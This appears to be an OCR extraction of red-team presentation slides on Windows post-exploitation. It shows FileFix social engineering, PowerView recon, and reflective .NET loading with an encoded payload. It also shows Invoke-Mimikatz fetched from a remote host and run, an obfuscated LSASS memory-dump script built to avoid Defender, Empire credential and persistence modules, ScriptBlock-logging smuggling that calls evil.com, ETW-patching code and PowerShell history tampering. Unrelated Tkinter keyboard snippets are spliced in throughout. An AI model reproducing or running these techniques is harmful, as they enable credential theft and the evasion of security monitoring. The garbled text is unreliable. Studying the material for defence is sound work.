Alternative (ClickFix)


Revealed a new variant called **FileFix** by mr.d0x.

```
def key_pressed(key):  
    print(f"{key} pressed")
```


```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```

■ Technique Summary

- Levearages the **File Explorer** address bar via a file upload
- File Explorer Address Bar can be used to execute OS commands
- No browser escape needed.



FileFix (Overview)



FileFix Attack Flow

1. **Trigger:** User opens a file explorer prompt.
2. **Social Engineering:** User is tricked to paste/enter a command in the address bar.
3. **Execution:** OS executes the command from the address bar.
4. **Result:** Arbitrary code runs without browser escape.

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```

Recon with Powerview

```
PS C:\Users\phtalks> Get-NetDomainController
```

```
Forest           : phtalks.org
CurrentTime      : 7/21/2025 5:08:30 PM
HighestCommittedUsn : 20661
OSVersion        : Windows Server 2022 Datacenter
Evaluation
Roles            : {SchemaRole, NamingRole,
PdcRole, RidRole...}
Domain           : phtalks.org
IPAddress        : fe80::2c2a:6a9c:6c71:90b7%13
SiteName         : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name             : Offbyzero.phtalks.org
Partitions       : {DC=phtalks,DC=org,
CN=Configuration,DC=phtalks,DC=org,
CN=Schema,CN=Configuration,DC=phtalks,DC=org,
DC=DomainDnsZones,DC=phtalks,DC=org...}
```

```
PS C:\Users\phtalks> Get-DomainUser -PreauthNotRequired |
Select-Object distinguishedname
```

```
distinguishedname
-----
CN=Gerieanne Lacey,CN=Users,DC=phtalks,DC=org
CN=Freddi Mallory,CN=Users,DC=phtalks,DC=org
CN=Deni Lise,CN=Users,DC=phtalks,DC=org
```

PowerShell script and part of the Powersport framework, designed for Active Directory (AD) enumeration and network


■ Common commands:

- Domain Enumeration (Get-NetDomain, Get-NetDomainController)
- User & Group (Get-NetUser, Get-NetGroup, Get-NetGroupMember)
- Computer and Host Discovery (Get-NetComputer, Get-NetSession)
- Access Control & ACL (Get-Object ACL, Invoke-ACLScanner)

■ **Defenese Evasion:** Default scripts often flagged by AMSI / Obfuscate scripts or Load selectively

In-Memory .NET Assembly Execution

```
beacon> execute-assembly /mnt/hgfs/Downloads/Tools/Rubeus.exe monitor /interval:5  
[*] Tasked beacon to run .NET program: Rubeus.exe monitor /interval:5  
[+] host called home, sent: 318033 bytes  
[+] received output:
```

The Rubeus logo is a stylized, blocky representation of the word "Rubeus" in a light blue color. It is positioned below the terminal output in the left-hand screenshot.

■ Reflective Assembly Loading (like in Cobalt Strike/?)

- Instead of dropping binaries, load Base64-encoded .NET binaries directly to memory.
- Decompress & reflectively load via PowerShell.
- Avoids file-based AV detection .

```
function Invoke-Seattalks  
{  
    [CmdletBinding()]  
    Param (  
        [String]  
        $Command = " "  
    )  
    $a=New-Object IO.MemoryStream(,[Convert]::FromBase64String("[B64_STRING]"))  
    $decompressed = New-Object IO.Compression.GzipStream($a,  
    [IO.Compression.CompressionMode]::DECompress)  
    $output = New-Object System.IO.MemoryStream  
    $decompressed.CopyTo( $output )  
    [byte[]] $byteOutArray = $output.ToArray()  
    $RAS = [System.Reflection.Assembly]::Load($byteOutArray)  
  
    $OldConsoleOut = [Console]::Out  
    $StringWriter = New-Object IO.StringWriter  
    [Console]::SetOut($StringWriter)  
  
    [AnschnallGurt.Program]::Main($Command)  
  
    [Console]::SetOut($OldConsoleOut)  
    $Results = $StringWriter.ToString()  
    $Results  
}
```

Reference: <https://github.com/S3cur3Th1sSh1t/>

In-Memory .NET Assembly Execution

Convert a binary executable (**Seatbelt.exe**) to a Gzip-compress and Base64 Encode. Load into Memory as .NET Assembly and Executes the .NET assembly static method

```
function Invoke-Seattalks
{
    [CmdletBinding()]
    Param (
        [String]
        $Command = " "
    )
    $a=New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIA
    AAAAAEAMR9B3wU1Rb37OuzJYksJtk04BEJHHIJKgRCEUEaYqAoKh0EAEFlcFZRCQuYi
    8Ue0NARbFgV+y9N1TErhC7r1vf8/l8Gr/T7uzMkvh87/d9vw/Nnnv/99x2bju3zripF2p
    BTdNC8Pfr5r2oMb/hmr/+d9K+CuqfrhI2xp9dY8HA2Nf3WPSMQsyNYsd+2jnyONrjpy
    0SJ7Sc2ceTX0iYtqFiyqGXHwoTXH23Pn9SgsjHwTMCaM1LSxgaBW/Pw181S4H2tdtXigp
    6YNiWpahLGL08FcA4bZUU4dmnV0t6blqHZtLHD8F9SGnqVpHen/HHUJ/esG4R6scbiPht
    vKZFQr+B2y201fjZt0+hcB+wEee48l85YtAbp6sORrSC7dniBm93AyzlFgprRh3g2gQ6M
    +vqHwfw9n3nE2MBZImimsUbvx7Z+fzMnTmQfTpmthbdKHurZ9paEFwH44x/Zf/euiN9dp
    Wqwe6F5CLaSObnUHqgez6KyHsuiqh7PkCP6Kewa1KUAh3kTwXLimVcV0o8dYo2G0VY+cF
```

```
$decompressed = New-Object IO.Compression.GzipStream($a,[IO.Compress
on.CompressionMode]::DECompress)
$output = New-Object System.IO.MemoryStream
$decompressed.CopyTo( $output )
[byte[]] $byteOutArray = $output.ToArray()
$RAS = [System.Reflection.Assembly]::Load($byteOutArray)


$OldConsoleOut = [Console]::Out
$StringWriter = New-Object IO.StringWriter
[Console]::SetOut($StringWriter)

[AnschnallGurt.Program]::Main($Command)


[Console]::SetOut($OldConsoleOut)
$Results = $StringWriter.ToString()
$Results
```

In-Memory .NET Assembly Execution

Binary File (Antivirus Detected)



Reflective Assembly Loading



```
[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[*] User is in a local group that grants administrative privileges!
[*] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

[*] Checking %PATH% for potentially hijackable .dll locations...


[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for vulnerable registry autoruns and configs...


[*] Checking for vulnerable schtask files/configs...

[*] Checking for unattended install files...
```



Credential Dumping

■ PowerShell Scripts (Invoke-Mimikatz)



The screenshot shows a PowerShell terminal window with the following commands and output:

```
PS C:\Users\phtalks> IEX(iwr http://pwwsh.phtalks.org/invoke-mimikatz.ps1)
Hostname: Offbyzero.phtalks.org / S-1-5-21-755040076-2063901949-1186271936

#####. mimikatz 2.2.0 (x64) #19041 Apr 18 2024 16:16:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

656 {0;000003e7} 0 D 42748 NT AUTHORITY\SYSTEM S-1-5-18 (04g,31p)
Primary
-> Impersonated !
* Process Token : {0;02608568} 5 D 40448942 phtalks\Administrator S-1-5-2
1-755040076-2063901949-1186271936-500(18g,26p) Primary
* Thread Token : {0;000003e7} 0 D 40710552 NT AUTHORITY\SYSTEM S-1-5-18
(04g,31p) Impersonation (Delegation)

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::lsa /patch
Domain : phtalks / S-1-5-21-755040076-2063901949-1186271936
```

The Windows Security window shows a scan result:

```
Last scan: 7/21/2025 2:46 AM (quick scan)
0 threats found.
Scan lasted 14 seconds
28798 files scanned.

Quick scan

Scan options
Allowed threats
Protection history

Virus & threat protection settings
No action needed.

Manage settings
```

■ PowerShell Native (Get-Process)

LSASS Dumping (Without trigger Defender)

```
$S = "C:\temp"
$P = (Get-Process lsass)
$A = [PSObject].Assembly.GetType('Syst'+em.Manage+'ment.Autom'+ation.Windo+'wsErr
orRe'+porting')
$B = $A.GetNestedType('Nativ'+eMethods', 'Non'+Public')
$C = [Reflection.BindingFlags] 'NonPublic, Static'
$D = $B.GetMethod('MiniDum'+pWriteDump', $C)
$PF = "$($P.Name)_$($P.Id).dmp"
$PDP = Join-Path $S $PF
$F = New-Object IO.FileStream($PDP, [IO.FileMode]::Create)
$R = $D.Invoke($null, @($P.Handle,$G,$F.SafeFileHandle,[UInt32] 2,[IntPtr]::Zero,[Int
Ptr]::Zero,[IntPtr]::Zero))
$F.Close()
```

■ Defense Evasion: Obfuscation, AMSI bypass or using PowerShell native command

PowerShell

Command and Control (C2) Framework



```
def key_press
  print(f"{key
```

```
(Empire: agents) > usemodule powershell_credentials_invoke_ntlmextract
```

id

powershell_credentials_invoke_ntlmextract

authors

Tobias Heilig

description

Extract local NTLM password hashes from the registry.

background

True

language

powershell

needs_admin

True

opsec_safe

True

techniques

http://attack.mitre.org/techniques/T1003

comments

https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/NTLMExtract.ps1

Record Options			
Name	Value	Required	Description
Agent		True	Agent to run module on.

```
id powershell_persistence_elevated_schtasks
authors Matt Graeber, @mattifestation, https://twitter.com/mattifestation
description Persist a stager for script using schtasks running as SYSTEM. This has a moderate detection/removal rating.
background False
language powershell
needs_admin True
opsec_safe False
techniques http://attack.mitre.org/techniques/T1053
software http://attack.mitre.org/software/S0111
powershell_persistence.ps1
```


Listener		False	Listener to use.
Obfuscate	False	False	Switch, Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types, for powershell only.
ObfuscateCommand	TokenAll\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher.
DailyTime	09:00	False	Daily time to trigger the script (HH:mm).
IdleTime		False	User idle time (in minutes) to trigger script.
OnLogon		False	Switch, Trigger script on user logon.
TaskName	Updater	True	Name to use for the schtask.
RegPath	HKLM:\Software\Microsoft\Network\dw	False	Registry location to store the script code. Last element is the key name.
ADSPPath		False	Alternate data stream location to store the script code.
ExtFile		False	Use an external file for the payload instead of a stager.
Cleanup		False	Switch, Cleanup the trigger and any

```
# Create the main window
root = tk.Tk()
root.title("Simple Keyboard")
```

Post Exploitation

Empire is a powerful post-exploitation and adversary emulation framework that is used to aid Red Teams and Penetration Testers.

<https://github.com/BC-SECURITY/Empire>




Log Evasion Covering Tracks

```
def key_pressed(key):  
    print(f"{key} pressed")
```

■ Techniques

- Script Block Logging Smuggling
- ETW patching
- PowerShell History (Shenanigans)
- Etc

```
# Create the main window  
root = tk.Tk()  
root.title("Simple Keyboard")
```



ScriptBlock Logging Smuggling

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
&\${vArX2}

ScriptBlock ID: 168ae8ed-7446-474b-b828-ba34d37ad442

Level	Date and Time	Source	Event ID	Task Category
!	7/21/20...	PowerShell (...)	4104	Execute a Rem...
!	7/21/20...	PowerShell (...)	4105	Starting Comm...
!	7/21/20...	PowerShell (...)	4104	Execute a Rem...
!	7/21/20...	PowerShell (...)	4106	Stopping Com...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
 Write-Host 'Hello World!'

```
PS C:\Users\Administrator> $bEnIGnExtEnTtExt = [ScriptBlock]::create("Write-Host 'Hello W
orld!'").Ast.Extent
PS C:\Users\Administrator> $maLicIOusEndbLOcKast = [ScriptBlock]::create("Invoke-WebReque
st 'https://evil.com'").Ast.EndBlock
PS C:\Users\Administrator> ${vArX1} = [sYsTEM.MaNAGEmENT.AuTOMation.Language.ScriptBlockA
st]::nEw(
>> $bEnIGnExtEnTtExt,
>> $nUll,
>> $nUll,
>> $nUll,
>> $maLicIOusEndbLOcKast.'Copy'(),
>> $nUll
>> )
PS C:\Users\Administrator> ${vArX2} = $vArX1.GetScriptBlock()
PS C:\Users\Administrator> &${vArX2}
```

```
Statuscode      : 200
StatusDescription : OK
Content          : <HTML>
                  <HEAD>
                    <meta content="Microsoft FrontPage 6.0" name="GENERATOR">
                    <meta content="FrontPage.Editor.Document" name="ProgId">
                    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=is...
RawContent      : HTTP/1.1 200 OK
                  Connection: keep-alive
                  Age: 5
                  X-Request-ID: 200fd81d-29cf-4ddb-9876-0fa5ceed3ccc
                  Accept-Ranges: bytes
                  Content-Length: 4177
```

■ ETW bypass via EtwEventWrite Hooking

```
function Invoke-ETWBypass {
    if (-not $BypassETW) { return }

    try {
        $etwPatch = @"
using System;
using System.Runtime.InteropServices;

public class ETWPatch {
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32.dll")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32.dll")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpfOldProtect);

    public static void Disable() {
        IntPtr hNtdll = LoadLibrary("ntdll.dll");
        IntPtr etwAddr = GetProcAddress(hNtdll, "EtwEventWrite");

        if (etwAddr != IntPtr.Zero) {
            uint oldProtect;
            VirtualProtect(etwAddr, (UIntPtr)1, 0x40, out oldProtect);

            byte[] patch = { 0xC3 }; // ret
            Marshal.Copy(patch, 0, etwAddr, 1);

            VirtualProtect(etwAddr, (UIntPtr)1, oldProtect, out oldProtect);
        }
    }
}
"@
Add-Type -TypeDefinition $etwPatch -ErrorAction Stop
[ETWPatch]::Disable()
}
```

Patches in-memory function in native code (`byte[] patch = { 0xC3 }; // ret`)



ETW BYPASS / DEFENSE EVASION

■ Disabling Event Tracing

```
#KillETW.ps1
```

```
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType(
    'System.Diagnostics.Eventing.EventProvider').GetField('m_enabled',
    'NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider',
    'NonPublic,Static').GetValue($null),0)
```

Method: Sets internal .NET field `m_enabled` to 0

```
message = "Hello, human! This is your computer speaking. Hack the planet!"
```

Covering Trakcs

Defenese Evasion – PowerShell History

- Delete History File
- History File Editing
- Custom HistorySavePath
- Custom Handler
- HistorySaveStyle
- Uses a Script
- Etc

```
PowerShell
PS C:\> cat (Get-PSReadLineOption).HistorySavePath
$x = "something good"
$z = "more goodness"
